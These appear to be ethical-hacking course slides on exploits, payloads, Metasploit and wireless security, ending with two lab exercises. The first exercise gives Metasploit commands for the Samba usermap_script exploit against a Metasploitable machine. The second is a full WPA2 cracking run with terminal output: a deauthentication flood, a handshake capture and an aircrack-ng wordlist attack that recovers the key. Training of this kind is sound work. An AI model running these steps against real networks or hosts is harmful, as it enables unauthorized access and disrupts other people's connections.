

CYBER WINTER

- WEEK 1 - INTRODUCTION TO CYBERSECURITY ANDETHICAL HACKINGWITHSYLLABUSDISTRIBUTION
- WEEK 2 - NETWORKING FUNDAMENTALS FORETHICALHACKING
- WEEK 3 - INTRODUCTION TO FOOTPRINTING AND RECONNAISSANCE
- WEEK 4 - SCANNING AND ENUMERATION TECHNIQUES
- WEEK 5 - SYSTEM AND NETWORK EXPLOITATION BASICS WITH WIRELESS ATTACKS
- WEEK 6 - WEB APPLICATION SECURITY FUNDAMENTALS , REMEDIATIONS AND REPORTING

EXPLOITS AND PAYLOADS



What is Exploit?

It is a piece of code or a method used to take advantage of a vulnerability or weakness in a system or application which might exist due to programming errors, misconfigurations, or design flaws.

Exploits aim to manipulate these vulnerabilities to achieve unauthorized access, data extraction, privilege escalation, or other malicious outcomes.

What is Payload?

It is the part of an exploit that performs a specific action once the vulnerability is successfully exploited.

While the exploit allows an attacker to gain access to a system, the payload executes malicious actions such as creating a reverse shell, installing malware, stealing data, or manipulating the system in some way.

TYPES OF EXPLOITS

Remote exploits
Thesetargetvulnerabilities in services accessible over a network, often without needing physical access to the target system ex: Heartbleed (OpenSSL).

Local exploits
These areusedwhen the attacker already has access to the system (usually with low-level permissions) and aims to escalate their privileges ex: Dirty COW (Linux Kernel).

Web application exploits
Thesetargetflawsinwebapplications,like SQL injection, cross-site scripting (XSS), andcommandinjectionex:SQLInjection (Sony PSN Breach)



TYPES OF PAYLOAD

Reverse Shell
Acommonpayloadthatconnectsthe compromised system back to the attacker's machine, giving them remote control over the system ex: Metasploit reverse shell via Remote Code Execution.

Meterpreter
Asophisticatedpayload, often used in frameworks like Metasploit, that provides advanced features like file manipulation, privilege escalation, and session management ex: Post-Exploit in Penetration Testing using EternalBlue.


Bind Shell
Apayloadthat opens a port on the victim's machine, allowing the attacker to connect directly to it ex: Netcat bind shell after exploiting FTP server vulnerability.

EXPLOITING VULNERABILITIES WITH EXPLOIT-PAYLOAD CHAINS

01 **Identifying thevulnerability:**Scanning systemsorapplicationsto find weaknesses.

02 **Crafting or selecting an exploit:** Using the discovered vulnerability to craft an exploit that can trigger the weakness.

03 **Delivering the payload:** Once the exploit is successful, the payload is executed on the target system to carry out the attacker's objectives.



BASICS OF VULNERABILITY EXPLOITATION





Avulnerability isaflaw orweakness in a system,software,orhardware that can be exploited by an attacker to compromise the security of the system. Vulnerabilities can arise due to various reasons, such as poor coding practices, outdated software, misconfigurations, or flaws in system design. Common tools for vulnerability exploitation are Metasploit Framework, Nmap, Burp Suite, Wireshark and much more.

Examples of some known Vulnerabilities

01 **Buffer Overflow:** Occurs when a program writes more data to a buffer than it can hold, which can overwrite adjacent memory and allow arbitrary code execution.

02 **SQL Injection:** Allows an attacker to inject malicious SQL queries into an application, often leading to unauthorized access to the database.

03 **Cross-Site Scripting (XSS):** Involves injecting malicious scripts into websites that are executed in users' browsers, often for stealing cookies or session information.

Steps of Vulnerability Exploitation

Theprocessofexploitingavulnerabilitytypicallyfollows these steps:

01 **Reconnaissance:** Before an attacker can exploit a vulnerability, they must gather information about the target. This is known as reconnaissance. During this phase, the attacker Scan's the network, Identify the version of software or services, etc.

02 **Vulnerability Identification:** The attacker identifies a specific vulnerability in the system. This might be discovered through Automated tools and Manual Analysis.

03 **Exploit Development:** Once a vulnerability is identified, an attacker develops or finds an existing exploit to take advantage of it. This could be an automated script or a manually crafted payload designed to trigger the vulnerability.

04 **Payload Delivery:** After successfully exploiting a vulnerability, the attacker needs to deliver a payload to perform a malicious action.

05 **Post-Exploitation:** After the system is compromised, the attacker may perform additional actions to maintain access or escalate privileges further which include establishing persistence, privilege escalation, data exfiltration, clearing logs.

06 **Covering Tracks:** A skilled attacker may remove evidence of their actions to avoid detection.



DIFFERENT TYPES OF ATTACKS

1. **Malware Attacks:** Malware is any software designedto damage,disrupt,orgainunauthorized access to systems. For examples: Ransomware, Trojan Horse, Spyware, Worms.
2. **Phishing Attacks:** Phishing involves tricking individuals into revealing sensitive information, such as passwords, financial details, or personal data. Phishing involves Email Phishing, Spear Phishing, Whaling, Smishing/Vishing.
3. **Denial-of-service (DoS) and Distributed DoS attacks:** These attacks overwhelm a target system, network, or service with traffic, causing it to crash or become unavailable where DoS originates from a single source and DDoS uses multiple compromised systems (botnets) to launch the attack.
4. **SQL Injection (SQLi):** SQL injection exploits vulnerabilities in web applications that fail to sanitize user inputs, allowing attackers to execute malicious SQL queries with the objective stealing, modify, or delete data in a database.
5. **Cross-Site Scripting (XSS):** XSS attacks occur when an attacker injects malicious scripts into a trusted website, which are then executed in the user's browser with the objective of stealing cookies, hijack sessions and much more. XSS attacks have 3 types which include Stored XSS, Reflected XSS, DOM-based XSS.
6. **Man-in-the-Middle (MitM) Attacks:** In this, attackers intercept communication between two parties to steal or manipulate data which include multiple techniques like Eavesdropping (listening to unencrypted communications), Session Hijacking (stealing session cookies to impersonate users), SSL Stripping (downgrading HTTPS connections to HTTP).
7. **Password Attacks:** Attackers attempt to gain access to systems by cracking or stealing passwords with some common methods which include Brute Force, Dictionary Attack, Credential Stuffing and Keylogging.
8. **Social Engineering:** Social engineering manipulates individuals into divulging confidential information. In which techniques included, Pretexting (pretending to be someone else), Baiting (offering something enticing, like free software), Tailgating (physically following someone into a secure area without authorization).
9. **Zero-Day Attacks:** This attack exploits a vulnerability that is unknown to the vendor or has not been patched yet.

DIFFERENT TYPES OF ATTACKS

10. **Insider Threats:** Insider threatsinvolveattacks carried out byemployeesortrusted individuals within an organization which includes Malicious Insiders (employees who intentionally harm the organization), Negligent Insiders (accidental breaches due to carelessness e.g., misconfiguring servers), Compromised Insiders (employees manipulated or forced by external attackers). 11. **Ransomware Attacks:** Ransomware encrypts a victim's data and demands payment (often in cryptocurrency) to restore access. 12. **Advanced Persistent Threats (APTs):** APTs are prolonged and targeted attacks where attackers infiltrate a network and remain undetected for an extended period. 13. **Supply Chain Attacks:** These attacks target vulnerabilities in a supply chain, often by compromising third-party vendors or software like the SolarWinds attack (2020) involved injecting malicious code into software updates, affecting thousands of organizations globally. 14. **IoT Attacks:** Internet of Things (IoT) devices are often targeted due to weak security measures. Attackers exploit vulnerabilities in IoT devices like cameras or thermostats to create botnets for DDoS attacks. 15. **Cryptojacking:** Cryptojacking involves using compromised systems to mine cryptocurrency without the owner's consent. 16. **DNS Spoofing:** Also known as DNS cache poisoning, this attack tricks a DNS resolver into returning a fake IP address, redirecting users to malicious websites. 17. **Fileless Attacks:** Fileless attacks use legitimate software or system tools (like PowerShell) to carry out malicious activities without leaving traditional malware footprints. 18. **Cross-Site Request Forgery (CSRF):** CSRF tricks a user into performing unwanted actions on a website where they are authenticated.

INTRODUCTION TO METASPLOIT TOOL



The Metasploit Frameworkisone ofthe most widely used tools for penetration testing, ethical hacking, and vulnerability research. It is a powerful and flexible platform that helps security professionals and ethical hackers test system defenses, identify vulnerabilities, and understand how attackers might exploit them.

Features of Metasploit

1. **Exploit Development:** Metasploit provides pre-written exploits for various known vulnerabilities, making it easy to test systems for security flaws.
2. **Payloads:** A variety of payloads (malicious code) can be delivered to compromised systems for post-exploitation activities.
3. **Auxiliary Modules:** Includes tools for scanning, reconnaissance, fuzzing, and more.
4. **Post-Exploitation Tools:** Once a system is compromised, Metasploit offers tools to maintain access, escalate privileges, and extract data.
5. **Meterpreter:** A versatile and powerful post-exploitation payload that allows full control over the target system.
6. **Integration with Other Tools:** Works seamlessly with tools like Nmap, Nessus, and Burp Suite for comprehensive security assessments.
7. **Database Integration:** Allows storing and managing data about targets and vulnerabilities.

INTRODUCTION TO METASPLOIT TOOL

Common Use Cases

1. **Vulnerability Assessment:** Identify weaknesses in systems by testing known exploits against them.
2. **Penetration Testing:** Simulate real-world attacks to test the security of networks and applications.
3. **Exploitation:** Develop or use existing exploits to compromise vulnerable systems.
4. **Training and Research:** Learn about vulnerabilities, exploitation techniques, and how to defend against attacks.
5. **Red Team Operations:** Help offensive security teams simulate attacker behavior.

Key Components of Metasploit

1. **Exploits:** Code designed to take advantage of specific vulnerabilities in systems or applications like MS17-010 exploit (EternalBlue) for Windows SMB vulnerabilities.
2. **Payloads:** Malicious code executed after exploiting a vulnerability which majorly has 3 types:
   a. **Reverse Shell:** Connects the target system back to the attacker's system.
   b. **Bind Shell:** Opens a shell on the target system, which the attacker connects to.
   c. **Meterpreter:** A powerful payload offering features like file system access, privilege escalation, and more
3. **Modules:** Three types of Modules are there:
   a. **Auxiliary Modules:** Perform actions like scanning, reconnaissance, and fuzzing.
   b. **Post Modules:** Used after exploitation for activities like privilege escalation and persistence.
   c. **Encoder Modules:** Obfuscate payloads to bypass antivirus detection.
4. **Listeners:** Set up to receive connections from compromised systems.

HOW METASPLOIT WORKS



01 **Setup and Reconnaissance:**Launch Metasploit and gather information about the target using reconnaissance tools (e.g., Nmap or auxiliary modules).

02 **Select an Exploit:** Identify a vulnerability in the target system and choose the appropriate exploit from Metasploit's library.

03 **Configure Payload:** Choose a payload to execute on the target system after successful exploitation.

04 **Launch the Attack:** Run the exploit and gain access to the target system.

05 **Post-Exploitation:** Use post-exploitation modules or tools like Meterpreter to maintain access, escalate privileges, or extract data.

Basic Commands in Metasploit

1.**Start Metasploit:** msfconsole 2.**Search and select Exploits:** search <vulnerability or software> , use exploit/<exploit_name> 3.**Set Parameters:** set RHOST <target_IP> , set LHOST <attacker_IP> , set PAYLOAD <payload_name> 4.**Run the Exploit:** exploit 5.**List Available Payloads:** show payloads 6.**View Active Sessions / Interact with a Session:** sessions -l , sessions -i <session_id>

METASPLOIT EXPLOIT

Operating System Exploits

1. **Windows:**
   a. **MS08-067:** Exploits a vulnerability in Windows Server Service. b. **MS17-010 (EternalBlue):** Exploits SMB vulnerabilities for remote code execution.
   c. **PrintNightmare:** Targets vulnerabilities in Windows Print Spooler service.
2. **Linux:**
   a. **Dirty Cow**: Exploits a privilege escalation flaw in the Linux kernel.
   b. **SambaCry**: Exploits remote code execution vulnerabilities in Samba servers.
3. **macOS:**
   a. **IOHIDeous**: Privilege escalation exploit for macOS 10.13.1.

Web Application Exploits

1. **WordPress:**
   a. **WordPress plugin** exploits (e.g., Gravity Forms or RevSlider vulnerabilities).
   b. **XMLRPC Pingback** exploits for DDoS amplification.
2. **Apache:**
   a. **CVE-2021-41773**: Exploits directory traversal in Apache HTTP Server.
3. **PHP:**
   a. **Remote File Inclusion (RFI) or Local File Inclusion (LFI)** exploits in poorly written PHP scripts.
4. **Drupal:**
   a. **Drupalgeddon 2**: vulnerability for remote code execution (CVE-2018-7600).

Database Exploits

1. **MySQL:**
   a. **SQLinjection** exploits to bypass authentication or execute arbitrary commands.
2. **MongoDB:**
   a. Exploits default misconfigurations that expose **databases toremote access.**
3. **PostgreSQL:**
   a. Exploits like **Postgres payload** execution via SQL injections.

Network Service Exploits

1. **FTP:**
   a. **vsftpd 2.3.4 Backdoor**: Exploits a backdoor in the vsftpd FTP server.
2. **SMB:**
   a. **EternalBlue (MS17-010)**: Remote code execution in SMBv1.
   b. **SMBGhost (CVE-2020-0796)**: Exploits a Windows SMBv3 vulnerability.
3. **DNS:**
   a. **DNS server** exploits like Bind TSIG Overflow.

METASPLOIT EXPLOIT

Email Server Exploits

1. **Exim CVE-2019-10149:**
   a. Exploits a **command execution** vulnerability in Exim mail servers.
2. **Microsoft Exchange**:
   a. **ProxyLogon**: Apre-authentication vulnerability allowing RCE.
   b. **ProxyShell**: Multiple vulnerabilities combined for privilege escalation and RCE.

Client-Side Exploits

1. **Browser Exploits:**
   a. InternetExplorer, Chrome, and Firefox vulnerabilities (e.g., CVE-2018-8174 for IE).
2. **Adobe Reader**:
   a. Exploits vulnerabilities in **PDF processing**.
3. **Java**:
   a. Exploits targeting **outdated Java versions**, like Java Applet vulnerabilities.

SCADA and IoT Exploits

1. **SCADA:**
   a. Exploitslike **Modbus/TCP vulnerabilities** for industrial control systems.
2. **IoT Devices**:
   a. **CVE-2020-5760**: Exploits vulnerabilities in smart cameras.
   b. **Mirai botnet** exploits to hijack IoT devices.

Mobile Exploits

1. **Android:**
   a. Exploiting **older Android versions** via Stagefright vulnerabilities.
2. **iOS**
   a. Exploits targeting **jailbreak vulnerabilities** or Safari exploits.

Wireless Network Exploits

1. **WPA/WPA2:**
   a. Exploiting **KRACK (Key Reinstallation Attack) vulnerabilities.**
2. **Bluetooth:**
   a. Exploiting **BlueBorne vulnerabilities** to compromise devices.

Custom and User-Generated Exploits

1. **Metasploit** allows users to **import or create** their own **custom exploits** using modules or scripting. This makes it highly versatile and expandable.

PRACTICAL EXERCISE 1

MetaploitExploitforExploitingMetasploitable machine

Commands for Exploit Samba Vulnerability (CVE-2007-2447)

- Start Metasploit: **msfconsole** Search for the Samba Exploit: **search samba** Identify the exploit:
- **exploit/multi/samba/usermap_script** Use the Exploit: **use**
- **exploit/multi/samba/usermap_script** Set Target Options: **set RHOST <Metasploitable_IP> ,**
- **set RPORT 139** Set the Payload: Use a payload to gain a Meterpreter session: **set PAYLOAD**
- **cmd/unix/interact** Run the Exploit: **exploit** Result: **Command shell session 2 opened** Interact
- with the Shell: **sessions -i 2**
-
-
-



INTRODUCTION TO WIRELESS SECURITY PROTOCOLS: WEP, WPA, WPA2

Wireless networks use securityprotocolstoprotectdata transmissionandpreventunauthorized access. Over time, these protocolshaveevolvedtoaddress vulnerabilitiesandstrengthensecurity.

Wired Equivalent Privacy (WEP)



Overview:

- Introduced in **1997** as the **first wireless security protocol**.
- Designed to provide security comparable to wired networks.

Features:

- **Uses RC4** (Rivest Cipher 4) for encryption.
- Relies on a shared **static key (40-bit or 104-bit)** combined with a **24-bit Initialization Vector (IV)**.
- **Encrypts data** at the **data link layer** (Layer 2).

Weaknesses:

- The**static key** is **shared across users**, making it vulnerable.
- **24-bit IV is too small**, leading to frequent key reuse.
- Susceptible to IV collision and key recovery attacks.
- Tools like **aircrack-ng** can crack WEP keys in minutes.

Status:

- **Deprecated** and considered insecure; no longer recommended for use.

INTRODUCTION TO WIRELESS SECURITY PROTOCOLS: WEP, WPA, WPA2



Wi-Fi Protected Access (WPA)

Overview:

- Introduced in **2003** as a **temporary solution to WEP's** vulnerabilities.
- Based on the **802.11i standard** but without full implementation.

Features:

- Uses **TKIP (Temporal Key Integrity Protocol) for encryption**:
  - **Dynamically generates** a **new encryption key** for each packet.
  - Includes a **Message Integrity Check** (MIC) to prevent packet tampering.
- Supports **RC4 encryption** but with improved key management.
- Authentication can be:
  - **Pre-Shared Key (WPA-PSK)**: Password-based.
  - **Enterprise Mode**: Uses a RADIUS server for authentication.

Weaknesses:

- TKIP vulnerabilities:
  - Susceptible to **dictionary attacks** on weak passwords.
  - Vulnerable to **replay attacks** and other TKIP exploits.

Status:

- More **secure** than **WEP** but still considered obsolete.
- **Largely replaced by WPA2**.

INTRODUCTION TO WIRELESS SECURITY PROTOCOLS: WEP, WPA, WPA2

Wi-Fi ProtectedAccess2(WPA2)

Overview:

- Introduced in **2004** as the official implementation of **802.11i standard** & became the industry standard for wireless security.

Features:

- Uses**AES** (Advanced Encryption Standard) for encryption with **CCMP** (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol) which provides strong security.
- Authentication Modes includes **WPA2-PSK** which uses a pre-shared key, **WPA2-Enterprise** which employs a RADIUS server for user authentication.
- **Encrypts data** at the **data link layer** (Layer 2).

Strengths:

- Resistant to **common attacks**, including **replay attacks** and **IV collisions**.
- AESencryption is considered **secure** for modern use.

Weaknesses:

- Vulnerableto **KRACK** (Key Reinstallation Attacks), a flaw in the **WPA2 handshake process**.
- Poorly chosen passwords can still be **brute-forced** or subjected to **dictionary attacks**.

Status:

- Widely used and considered **secure** for most applications.
- Gradually being replaced by **WPA3** for stronger protection.

ATTACKS ON WIRELESS NETWORKS

Eavesdropping (PassiveAttacks)

1.Attackers capture wireless trafficwithoutaltering it to gather sensitiveinformationlike passwords, emails, or credit card details. 2.Attackers uses tools like Wireshark or tcpdump to sniff packets and exploit unencrypted traffic (e.g., in open Wi-Fi networks). 3.For mitigation, use strong encryption protocols (WPA2, WPA3) and avoid using public Wi-Fi for sensitive transactions.

Man-in-the-Middle (MITM) Attacks

1.The attacker intercepts and manipulates communication between two devices with the combination of eavesdropping or phishing. 2.Create a rogue access point or use ARP spoofing with the help of Ettercap, Bettercap, or Cain & Abel and much more tools. 3.For mitigation, use HTTPS for secure communication and employ VPNs to encrypt traffic.

Rogue Access Points

1.An attacker sets up a malicious access point (AP) that mimics a legitimate network and victims unknowingly connect to the rogue AP, allowing the attacker to monitor or manipulate their traffic.
2.Tools used by attackers are WiFi Pineapple, custom routers and uses SSID spoofing to mimic trusted networks. 3.For mitigation, monitor for unauthorized APs & implement 802.1X authentication and a wireless intrusion detection system.

Evil Twin Attack

1.A type of rogue AP attack where the attacker clones the SSID of a legitimate network. 2.Use tools to broadcast a stronger signal than the legitimate AP & often combined with phishing to steal credentials. 3.For mitigation, verify the legitimacy of the network before connecting and use multi-factor authentication (MFA).

Key Reinstallation Attacks (KRACK)

1.Exploits vulnerability in WPA2 four-way handshake which allows attacker to decrypt traffic, inject malicious data, or hijack connections. 2.Exploiting the WPA2 handshake process using tools like krackattacks-scripts. 3.For mitigation, update devices and firmware to patch vulnerabilities and use WPA3 for enhanced protection.

ATTACKS ON WIRELESS NETWORKS

Wireless Replay Attacks

1.The attacker captures wireless packets and retransmits them to perform unauthorized actions. 2.Tools like aircrack-ng to capture and replay authentication packets. 3.For mitigation, use secure encryption protocols and implement nonces and timestamps in communications.

Dictionary and Brute-Force Attacks

1.Attackers attempt to guess Wi-Fi passwords by trying multiple combinations. Often targets weak or commonly used passwords.
2.Aircrack-ng, Hashcat and much more tools are used which capture WPA/WPA2 handshakes and perform offline brute-forcing.
3.For mitigation, use strong, complex passwords and employ WPA3, which is resistant to dictionary attacks.

WPS PIN Attack

1.Exploits the vulnerability of Wi-Fi Protected Setup (WPS) PINs to gain access to networks and often successful due to poorly implemented WPS mechanisms.
2.Tools used by attackers are Reaver, PixieWPS. 3.For mitigation, disable WPS on routers and use WPA2 or WPA3 with a strong passphrase.

MAC Address Spoofing

1.The attacker impersonates the MAC address of an authorized device to bypass access controls.
2.Tools: macchanger, SMAC, ifconfig. 3.For mitigation, implement 802.1X for authentication and use dynamic MAC address filtering.

PRACTICAL EXERCISE 2

Wifi Cracking

1

```
┌──(root㉿kali)-[/home/kali]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=0 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on


┌──(root㉿kali)-[/home/kali]
└─# airmon-ng check kill


┌──(root㉿kali)-[/home/kali]
└─# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy1    wlan0           mt7601u         Ralink Technology, Corp. MT7601U
                (monitor mode enabled)
```

2

```
┌──(root㉿kali)-[/home/kali]
└─# airodump-ng wlan0

CH 11 ][ Elapsed: 6 s ][ 2025-01-07 18:12

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

24:62:CE:4A:86:E3  -66        3        0    0  11  130   WPA2 CCMP   PSK  backup_rdt
24:62:CE:4A:86:E2  -67        3        0    0  11  130   WPA2 CCMP   PSK  WirelessLocal_IO
24:62:CE:4A:86:E1  -67        3        0    0  11  130   WPA2 CCMP   PSK  WirelessLocal
24:62:CE:4A:86:E0  -67        3        0    0  11  130   WPA2 CCMP   MGT  V4WirelessICC
24:62:CE:4B:61:A4  -77        3        0    0  11  130   WPA2 CCMP   PSK  WirelessLocal_IO
24:62:CE:4B:61:A3  -77        2        0    0  11  130   WPA2 CCMP   PSK  WirelessLocal
24:62:CE:4B:61:A1  -77        4        0    0  11  130   WPA2 CCMP   PSK  backup_rdt
24:62:CE:4B:61:A0  -77        4        0    0  11  130   WPA2 CCMP   MGT  V4WirelessICC
24:62:CE:4B:7D:A1  -70       20        0    0   1  130   WPA2 CCMP   PSK  backup_rdt
24:62:CE:4B:7D:A0  -68       21        0    0   1  130   WPA2 CCMP   MGT  V4WirelessICC
52:8C:24:54:F6:64  -37       21        0    0   1  180   WPA2 CCMP   PSK  realme 7 Pro

BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

Quitting...
```

3A

```
┌──(root㉿kali)-[/home/kali]
└─# airodump-ng -w testing1 -c 1 --bssid 52:8C:24:54:F6:64 wla
n0

18:14:49  Created capture file "testing1-02.cap".

CH  1 ][ Elapsed: 1 min ][ 2025-01-07 18:15
CH  1 ][ Elapsed: 4 mins ][ 2025-01-07 18:18 ][ WPA handshak

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB

52:8C:24:54:F6:64  -30 100     2360      121    0   1  180

BSSID              STATION            PWR    Rate    Lost

52:8C:24:54:F6:64  1C:BF:C0:BC:C6:EF  -42    1e- 1e     0
  91  EAPOL
```

3B

```
┌──(root㉿kali)-[/home/kali]
└─# aireplay-ng --deauth 0 -a 52:8C:24:54:F6:64 wlan0
18:18:35  Waiting for beacon frame (BSSID: 52:8C:24:54:F6:64) on channel
1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:18:35  Sending DeAuth (code 7) to broadcast -- BSSID: [52:8C:24:54:F6:
64]
18:18:36  Sending DeAuth (code 7) to broadcast -- BSSID: [52:8C:24:54:F6:
64]
18:18:36  Sending DeAuth (code 7) to broadcast -- BSSID: [52:8C:24:54:F6:
64]
18:18:37  Sending DeAuth (code 7) to broadcast -- BSSID: [52:8C:24:54:F6:
64]
18:18:37  Sending DeAuth (code 7) to broadcast -- BSSID: [52:8C:24:54:F6:
64]
18:18:38  Sending DeAuth (code 7) to broadcast -- BSSID: [52:8C:24:54:F6:
64]
18:18:38  Sending DeAuth (code 7) to broadcast -- BSSID: [52:8C:24:54:F6:
64]
18:18:39  Sending DeAuth (code 7) to broadcast -- BSSID: [52:8C:24:54:F6:
64]
18:18:39  Sending DeAuth (code 7) to broadcast -- BSSID: [52:8C:24:54:F6:
64]
18:18:40  Sending DeAuth (code 7) to broadcast -- BSSID: [52:8C:24:54:F6:
64]
^C
```

4

```
┌──(root㉿kali)-[/home/kali]
└─# aircrack-ng testing1-01.cap -w /usr/share/wordlists/rockyou.txt
Reading packets, please wait...
Opening testing1-01.cap
Read 9418 packets.

   #  BSSID              ESSID                     Encryption

   1  52:8C:24:54:F6:64  realme 7 Pro              WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening testing1-01.cap
Read 9418 packets.

1 potential targets


                               Aircrack-ng 1.7

      [00:00:00] 35/10303726 keys tested (330.32 k/s)

      Time left: 8 hours, 39 minutes, 53 seconds                 0.00%

                              KEY FOUND! [ Secure@123 ]
```

THANK YOU